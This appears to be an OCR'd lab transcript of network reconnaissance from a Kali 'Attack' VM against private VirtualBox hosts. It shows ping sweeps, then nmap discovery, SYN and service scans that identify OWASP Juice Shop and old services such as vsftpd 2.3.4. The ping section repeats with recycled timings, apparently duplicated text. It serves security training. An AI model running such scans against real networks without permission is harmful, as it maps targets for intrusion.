ttl=64 time=0.266 ms 64 bytes from 192.168.56.87: icmp_seq=3 ttl=64 time=0.306 ms ^C --- 192.168.56.87 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2206ms rtt min/avg/max/mdev = 0.266/0.395/0.615/0.155 ms``` *> ping 192.168.56.88*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.88 PING 192.168.56.88 (192.168.56.88) 56(84) bytes of data. 64 bytes from 192.168.56.88: icmp_seq=1 ttl=64 time=0.672 ms 64 bytes from 192.168.56.88: icmp_seq=2 ttl=64 time=0.424 ms 64 bytes from 192.168.56.88: icmp_seq=3 ttl=64 time=0.645 ms ^C --- 192.168.56.88 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2048ms rtt min/avg/max/mdev = 0.424/0.580/0.672/0.111 ms``` *> ping 192.168.56.89*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.89 PING 192.168.56.89 (192.168.56.89) 56(84) bytes of data. 64 bytes from 192.168.56.89: icmp_seq=1 ttl=64 time=0.846 ms 64 bytes from 192.168.56.89: icmp_seq=2 ttl=64 time=0.392 ms 64 bytes from 192.168.56.89: icmp_seq=3 ttl=64 time=0.586 ms ^C --- 192.168.56.89 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2325ms rtt min/avg/max/mdev = 0.392/0.608/0.846/0.185 ms``` *> ping 192.168.56.90*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.90 PING 192.168.56.90 (192.168.56.90) 56(84) bytes of data. 64 bytes from 192.168.56.90: icmp_seq=1 ttl=64 time=0.741 ms 64 bytes from 192.168.56.90: icmp_seq=2 ttl=64 time=0.544 ms 64 bytes from 192.168.56.90: icmp_seq=3 ttl=64 time=0.529 ms ^C --- 192.168.56.90 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2067ms rtt min/avg/max/mdev = 0.529/0.604/0.741/0.096 ms``` *> ping 192.168.56.91*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.91 PING 192.168.56.91 (192.168.56.91) 56(84) bytes of data. 64 bytes from 192.168.56.91: icmp_seq=1 ttl=64 time=0.615 ms 64 bytes from 192.168.56.91: icmp_seq=2 ttl=64 time=0.266 ms 64 bytes from 192.168.56.91: icmp_seq=3 ttl=64 time=0.306 ms ^C --- 192.168.56.91 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2206ms rtt min/avg/max/mdev = 0.266/0.395/0.615/0.155 ms``` *> ping 192.168.56.92*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.92 PING 192.168.56.92 (192.168.56.92) 56(84) bytes of data. 64 bytes from 192.168.56.92: icmp_seq=1 ttl=64 time=0.672 ms 64 bytes from 192.168.56.92: icmp_seq=2 ttl=64 time=0.424 ms 64 bytes from 192.168.56.92: icmp_seq=3 ttl=64 time=0.645 ms ^C --- 192.168.56.92 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2048ms rtt min/avg/max/mdev = 0.424/0.580/0.672/0.111 ms``` *> ping 192.168.56.93*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.93 PING 192.168.56.93 (192.168.56.93) 56(84) bytes of data. 64 bytes from 192.168.56.93: icmp_seq=1 ttl=64 time=0.846 ms 64 bytes from 192.168.56.93: icmp_seq=2 ttl=64 time=0.392 ms 64 bytes from 192.168.56.93: icmp_seq=3 ttl=64 time=0.586 ms ^C --- 192.168.56.93 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2325ms rtt min/avg/max/mdev = 0.392/0.608/0.846/0.185 ms``` *> ping 192.168.56.94*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.94 PING 192.168.56.94 (192.168.56.94) 56(84) bytes of data. 64 bytes from 192.168.56.94: icmp_seq=1 ttl=64 time=0.741 ms 64 bytes from 192.168.56.94: icmp_seq=2 ttl=64 time=0.544 ms 64 bytes from 192.168.56.94: icmp_seq=3 ttl=64 time=0.529 ms ^C --- 192.168.56.94 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2067ms rtt min/avg/max/mdev = 0.529/0.604/0.741/0.096 ms``` *> ping 192.168.56.95*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.95 PING 192.168.56.95 (192.168.56.95) 56(84) bytes of data. 64 bytes from 192.168.56.95: icmp_seq=1 ttl=64 time=0.615 ms 64 bytes from 192.168.56.95: icmp_seq=2 ttl=64 time=0.266 ms 64 bytes from 192.168.56.95: icmp_seq=3 ttl=64 time=0.306 ms ^C --- 192.168.56.95 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2206ms rtt min/avg/max/mdev = 0.266/0.395/0.615/0.155 ms``` *> ping 192.168.56.96*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.96 PING 192.168.56.96 (192.168.56.96) 56(84) bytes of data. 64 bytes from 192.168.56.96: icmp_seq=1 ttl=64 time=0.672 ms 64 bytes from 192.168.56.96: icmp_seq=2 ttl=64 time=0.424 ms 64 bytes from 192.168.56.96: icmp_seq=3 ttl=64 time=0.645 ms ^C --- 192.168.56.96 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2048ms rtt min/avg/max/mdev = 0.424/0.580/0.672/0.111 ms``` *> ping 192.168.56.97*	```(Attack㉿vm1-KaliLinux-Atacante)-[/

| *> sudo nmap -sn*<br><br>*192.168.56.48/29* | ```
┌──(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack]
└─PS> sudo nmap -sn 192.168.56.48/29
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-15 06:15 EDT
Nmap scan report for 192.168.56.51
Host is up (0.00032s latency).
MAC Address: 08:00:27:0C:30:76 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.52
Host is up (0.00030s latency).
MAC Address: 08:00:27:6B:5E:35 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.53
Host is up (0.00041s latency).
MAC Address: 08:00:27:D4:C8:BF (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.54
Host is up (0.00030s latency).
MAC Address: 08:00:27:D8:AB:E2 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.50
Host is up.
Nmap done: 8 IP addresses (5 hosts up) scanned in 15.38 seconds
```| |
| *> sudo nmap -Pn*<br><br>*192.168.56.48/29* | ```
┌──(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack]
└─PS> sudo nmap -Pn 192.168.56.48/29
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-15 06:23 EDT
Nmap scan report for 192.168.56.51
Host is up (0.00070s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
MAC Address: 08:00:27:0C:30:76 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.52
Host is up (0.00030s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3000/tcp open  ppp
MAC Address: 08:00:27:6B:5E:35 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.53
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE    SERVICE
21/tcp   open     ftp
22/tcp   open     ssh
23/tcp   filtered telnet
25/tcp   filtered smtp
53/tcp   filtered domain
80/tcp   filtered http
111/tcp  open     rpcbind
139/tcp  filtered netbios-ssn
445/tcp  filtered microsoft-ds
512/tcp  filtered exec
513/tcp  filtered login
514/tcp  filtered shell
1099/tcp filtered rmiregistry
1524/tcp filtered ingreslock
2049/tcp filtered nfs
2121/tcp filtered ccproxy-ftp
3306/tcp filtered mysql
5432/tcp filtered postgresql
5900/tcp filtered vnc
6000/tcp filtered X11
6667/tcp filtered irc
8009/tcp filtered ajp13
8180/tcp filtered unknown
MAC Address: 08:00:27:D4:C8:BF (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.54
Host is up (0.00071s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 08:00:27:D8:AB:E2 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.50
Host is up (0.0000040s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 8 IP addresses (5 hosts up) scanned in 16.59 seconds
```| |
| *> sudo nmap -sS -n -v -p- -T5*<br><br>*192.168.56.51* | ```
┌──(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack]
└─PS> sudo nmap -sS -n -v -p- -T5 192.168.56.51
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-15 06:27 EDT
Initiating ARP Ping Scan at 06:27
Scanning 192.168.56.51 [1 port]
Completed ARP Ping Scan at 06:27, 0.11s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 06:27
Scanning 192.168.56.51 [65535 ports]
Discovered open port 111/tcp on 192.168.56.51
Discovered open port 22/tcp on 192.168.56.51
Discovered open port 80/tcp on 192.168.56.51
Discovered open port 47296/tcp on 192.168.56.51
Completed SYN Stealth Scan at 06:27, 4.07s elapsed (65535 total ports)
Nmap scan report for 192.168.56.51
Host is up (0.0017s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
47296/tcp open  unknown
MAC Address: 08:00:27:0C:30:76 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 4.44 seconds
           Raw packets sent: 65538 (2.884MB) | Rcvd: 65538 (2.622MB)
```| |
```

> sudo nmap -sS -n -v -p- -T5 192.168.56.52	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> sudo nmap -sS -n -v -p- -T5 192.168.56.52 Starting Nmap 7.92 (https://nmap.org) at 2022-05-15 06:32 EDT Initiating ARP Ping Scan at 06:32 Scanning 192.168.56.52 [1 port] Completed ARP Ping Scan at 06:32, 0.05s elapsed (1 total hosts) Initiating SYN Stealth Scan at 06:32 Scanning 192.168.56.52 [65535 ports] Discovered open port 22/tcp on 192.168.56.52 Discovered open port 80/tcp on 192.168.56.52 Discovered open port 3000/tcp on 192.168.56.52 Completed SYN Stealth Scan at 06:32, 2.31s elapsed (65535 total ports) Nmap scan report for 192.168.56.52 Host is up (0.00012s latency). Not shown: 65532 closed tcp ports (reset) PORT STATE SERVICE 22/tcp open ssh 80/tcp open http 3000/tcp open ppp MAC Address: 08:00:27:6B:5E:35 (Oracle VirtualBox virtual NIC) Read data files from: /usr/bin/../share/nmap Nmap done: 1 IP address (1 host up) scanned in 2.52 seconds Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)```
> sudo nmap -sS -n -v -p- -T5 192.168.56.53	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> sudo nmap -sS -n -v -p- -T5 192.168.56.53 Starting Nmap 7.92 (https://nmap.org) at 2022-05-15 06:34 EDT Initiating ARP Ping Scan at 06:34 Scanning 192.168.56.53 [1 port] Completed ARP Ping Scan at 06:34, 0.18s elapsed (1 total hosts) Initiating SYN Stealth Scan at 06:34 Scanning 192.168.56.53 [65535 ports] Discovered open port 22/tcp on 192.168.56.53 Discovered open port 111/tcp on 192.168.56.53 Discovered open port 21/tcp on 192.168.56.53 Discovered open port 59474/tcp on 192.168.56.53 Discovered open port 39900/tcp on 192.168.56.53 Discovered open port 42088/tcp on 192.168.56.53 Discovered open port 49828/tcp on 192.168.56.53 Completed SYN Stealth Scan at 06:34, 5.79s elapsed (65535 total ports) Nmap scan report for 192.168.56.53 Host is up (0.00086s latency). Not shown: 65501 closed tcp ports (reset) PORT STATE SERVICE 21/tcp open ftp 22/tcp open ssh 23/tcp filtered telnet 25/tcp filtered smtp 53/tcp filtered domain 80/tcp filtered http 111/tcp open rpcbind 139/tcp filtered netbios-ssn 445/tcp filtered microsoft-ds 512/tcp filtered exec 513/tcp filtered login 514/tcp filtered shell 1099/tcp filtered rmiregistry 1524/tcp filtered ingreslock 2049/tcp filtered nfs 2121/tcp filtered ccproxy-ftp 3306/tcp filtered mysql 3632/tcp filtered distccd 5432/tcp filtered postgresql 5900/tcp filtered vnc 6000/tcp filtered X11 6667/tcp filtered irc 6697/tcp filtered ircs-u 8009/tcp filtered ajp13 8180/tcp filtered unknown 8787/tcp filtered msgsrvr 39900/tcp open unknown 42088/tcp open unknown 44796/tcp filtered unknown 49828/tcp open unknown 56305/tcp filtered unknown 58360/tcp filtered unknown 59474/tcp open unknown 60342/tcp filtered unknown MAC Address: 08:00:27:D4:C8:BF (Oracle VirtualBox virtual NIC) Read data files from: /usr/bin/../share/nmap Nmap done: 1 IP address (1 host up) scanned in 6.13 seconds Raw packets sent: 65563 (2.885MB) | Rcvd: 65509 (2.620MB)```

> sudo nmap -sS -n -v -p- -T5 192.168.56.54	┌──(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] └─PS> sudo nmap -sS -n -v -p- -T5 192.168.56.54 Starting Nmap 7.92 (https://nmap.org) at 2022-05-15 06:36 EDT Initiating ARP Ping Scan at 06:36 Scanning 192.168.56.54 [1 port] Completed ARP Ping Scan at 06:36, 0.05s elapsed (1 total hosts) Initiating SYN Stealth Scan at 06:36 Scanning 192.168.56.54 [65535 ports] Discovered open port 22/tcp on 192.168.56.54 Completed SYN Stealth Scan at 06:36, 2.49s elapsed (65535 total ports) Nmap scan report for 192.168.56.54 Host is up (0.00017s latency). Not shown: 65534 closed tcp ports (reset) PORT STATE SERVICE 22/tcp open ssh MAC Address: 08:00:27:D8:AB:E2 (Oracle VirtualBox virtual NIC) Read data files from: /usr/bin/../share/nmap Nmap done: 1 IP address (1 host up) scanned in 2.68 seconds Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
> sudo nmap -sC -sV -n -v -p- -T5 192.168.56.51	┌──(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] └─PS> sudo nmap -sC -sV -n -v -p- -T5 192.168.56.51 Starting Nmap 7.92 (https://nmap.org) at 2022-05-15 06:40 EDT NSE: Loaded 155 scripts for scanning. NSE: Script Pre-scanning. Initiating NSE at 06:40 Completed NSE at 06:40, 0.00s elapsed Initiating NSE at 06:40 Completed NSE at 06:40, 0.00s elapsed Initiating NSE at 06:40 Completed NSE at 06:40, 0.00s elapsed Initiating ARP Ping Scan at 06:40 Scanning 192.168.56.51 [1 port] Completed ARP Ping Scan at 06:40, 0.06s elapsed (1 total hosts) Initiating SYN Stealth Scan at 06:40 Scanning 192.168.56.51 [65535 ports] Discovered open port 80/tcp on 192.168.56.51 Discovered open port 22/tcp on 192.168.56.51 Discovered open port 111/tcp on 192.168.56.51 Discovered open port 47296/tcp on 192.168.56.51 Completed SYN Stealth Scan at 06:40, 2.51s elapsed (65535 total ports) Initiating Service scan at 06:40 Scanning 4 services on 192.168.56.51 Completed Service scan at 06:40, 11.08s elapsed (4 services on 1 host) NSE: Script scanning 192.168.56.51. Initiating NSE at 06:40 Completed NSE at 06:40, 0.12s elapsed Initiating NSE at 06:40 Completed NSE at 06:40, 0.00s elapsed Initiating NSE at 06:40 Completed NSE at 06:40, 0.00s elapsed Nmap scan report for 192.168.56.51 Host is up (0.00021s latency). Not shown: 65531 closed tcp ports (reset) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 1024 68:60:de:c2:2b:c6:16:d8:5b:88:be:e3:cc:a1:25:75 (DSA) | 2048 50:db:75:ba:11:2f:43:c9:ab:14:40:6d:7f:a1:ee:e3 (RSA) |_ 256 11:5d:55:29:8a:77:d8:08:b4:00:9b:a3:61:93:fe:e5 (ECDSA) 80/tcp open http Apache httpd 2.2.22 ((Ubuntu)) |_http-title: Site doesn't have a title (text/html). | http-methods: |_ Supported Methods: POST OPTIONS GET HEAD |_http-server-header: Apache/2.2.22 (Ubuntu) 111/tcp open rpcbind 2-4 (RPC #100000) | rpcinfo: | program version port/proto service | 100000 2,3,4 111/tcp rpcbind | 100000 2,3,4 111/udp rpcbind | 100000 3,4 111/tcp6 rpcbind | 100000 3,4 111/udp6 rpcbind | 100024 1 32789/tcp6 status | 100024 1 33810/udp status | 100024 1 35654/udp6 status |_ 100024 1 47296/tcp status 47296/tcp open status 1 (RPC #100024) MAC Address: 08:00:27:0C:30:76 (Oracle VirtualBox virtual NIC) Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

> sudo nmap -sC -sV -n -v -p- -T5 192.168.56.52

```
┌──(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack]
└─PS> sudo nmap -sC -sV -n -v -p- -T5 192.168.56.52
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-15 06:41 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 06:41
Completed NSE at 06:41, 0.00s elapsed
Initiating NSE at 06:41
Completed NSE at 06:41, 0.00s elapsed
Initiating NSE at 06:41
Completed NSE at 06:41, 0.00s elapsed
Initiating ARP Ping Scan at 06:41
Scanning 192.168.56.52 [1 port]
Completed ARP Ping Scan at 06:41, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 06:41
Scanning 192.168.56.52 [65535 ports]
Discovered open port 22/tcp on 192.168.56.52
Discovered open port 80/tcp on 192.168.56.52
Discovered open port 3000/tcp on 192.168.56.52
Completed SYN Stealth Scan at 06:41, 2.44s elapsed (65535 total ports)
Initiating Service scan at 06:41
Scanning 3 services on 192.168.56.52
Completed Service scan at 06:41, 11.09s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.56.52.
Initiating NSE at 06:41
Completed NSE at 06:41, 0.47s elapsed
Initiating NSE at 06:41
Completed NSE at 06:41, 0.01s elapsed
Initiating NSE at 06:41
Completed NSE at 06:41, 0.00s elapsed
Nmap scan report for 192.168.56.52
Host is up (0.00026s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 04:1f:2f:d2:73:51:0f:30:f5:b5:83:aa:ae:b6:c0:bf (RSA)
|   256 e6:22:33:59:0f:50:cf:74:b2:1f:dd:b6:c4:b2:9f:2d (ECDSA)
|_  256 13:dc:5b:a8:d6:e7:c8:e1:70:bf:ed:d6:d1:cd:f9:24 (ED25519)
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/ftp
|_http-favicon: Unknown favicon MD5: 60593CEDA42482E579C25193BD7EC6E1
|_http-title: OWASP Juice Shop
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-cors: HEAD GET POST PUT DELETE PATCH
|_http-server-header: Apache/2.4.18 (Ubuntu)
3000/tcp open  ppp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Access-Control-Allow-Origin: *
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: SAMEORIGIN
|     Feature-Policy: payment 'self'
|     Accept-Ranges: bytes
|     Cache-Control: public, max-age=0
|     Last-Modified: Sun, 15 May 2022 09:29:39 GMT
|     ETag: W/"7c3-180c70d4c0f"
|     Content-Type: text/html; charset=UTF-8
|     Content-Length: 1987
|     Vary: Accept-Encoding
|     Date: Sun, 15 May 2022 10:41:53 GMT
|     Connection: close
```

> sudo nmap -sC -sV -n -v -p- -T5 192.168.56.53





```
┌──(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack]
└─PS> sudo nmap -sC -sV -n -v -p- -T5 192.168.56.53
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-15 06:45 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 06:45
Completed NSE at 06:45, 0.00s elapsed
Initiating NSE at 06:45
Completed NSE at 06:45, 0.00s elapsed
Initiating NSE at 06:45
Completed NSE at 06:45, 0.00s elapsed
Initiating ARP Ping Scan at 06:45
Scanning 192.168.56.53 [1 port]
Completed ARP Ping Scan at 06:45, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 06:45
Scanning 192.168.56.53 [65535 ports]
Discovered open port 111/tcp on 192.168.56.53
Discovered open port 21/tcp on 192.168.56.53
Discovered open port 22/tcp on 192.168.56.53
Discovered open port 49828/tcp on 192.168.56.53
Discovered open port 42088/tcp on 192.168.56.53
Discovered open port 59474/tcp on 192.168.56.53
Discovered open port 39900/tcp on 192.168.56.53
Completed SYN Stealth Scan at 06:45, 6.28s elapsed (65535 total ports)
Initiating Service scan at 06:45
Scanning 7 services on 192.168.56.53
Completed Service scan at 06:47, 126.44s elapsed (7 services on 1 host)
NSE: Script scanning 192.168.56.53.
Initiating NSE at 06:47
Completed NSE at 06:47, 0.17s elapsed
Initiating NSE at 06:47
Completed NSE at 06:47, 0.01s elapsed
Initiating NSE at 06:47
Completed NSE at 06:47, 0.00s elapsed
Nmap scan report for 192.168.56.53
Host is up (0.00091s latency).
Not shown: 65501 closed tcp ports (reset)
PORT      STATE    SERVICE      VERSION
21/tcp    open     ftp          vsftpd 2.3.4
|_ftp-anon: got code 500 "OOPS: cannot change directory:/home/ftp".
22/tcp    open     ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    filtered telnet
25/tcp    filtered smtp
53/tcp    filtered domain
80/tcp    filtered http
111/tcp   open     rpcbind      2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      42088/tcp   mountd
|   100005  1,2,3      59181/udp   mountd
|   100021  1,3,4      39094/udp   nlockmgr
|   100021  1,3,4      39900/tcp   nlockmgr
|   100024  1          59474/tcp   status
|_  100024  1          60076/udp   status
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
512/tcp   filtered exec
513/tcp   filtered login
514/tcp   filtered shell
1099/tcp  filtered rmiregistry
1524/tcp  filtered ingreslock
2049/tcp  filtered nfs
2121/tcp  filtered ccproxy-ftp
3306/tcp  filtered mysql
3632/tcp  filtered distccd
5432/tcp  filtered postgresql
5900/tcp  filtered vnc
6000/tcp  filtered X11
6667/tcp  filtered irc
6697/tcp  filtered ircs-u
8009/tcp  filtered ajp13
8180/tcp  filtered unknown
8787/tcp  filtered msgsrvr
39900/tcp open     nlockmgr     1-4 (RPC #100021)
42088/tcp open     mountd       1-3 (RPC #100005)
44796/tcp filtered unknown
49828/tcp open     java-rmi     GNU Classpath grmiregistry
56305/tcp filtered unknown
58360/tcp filtered unknown
```




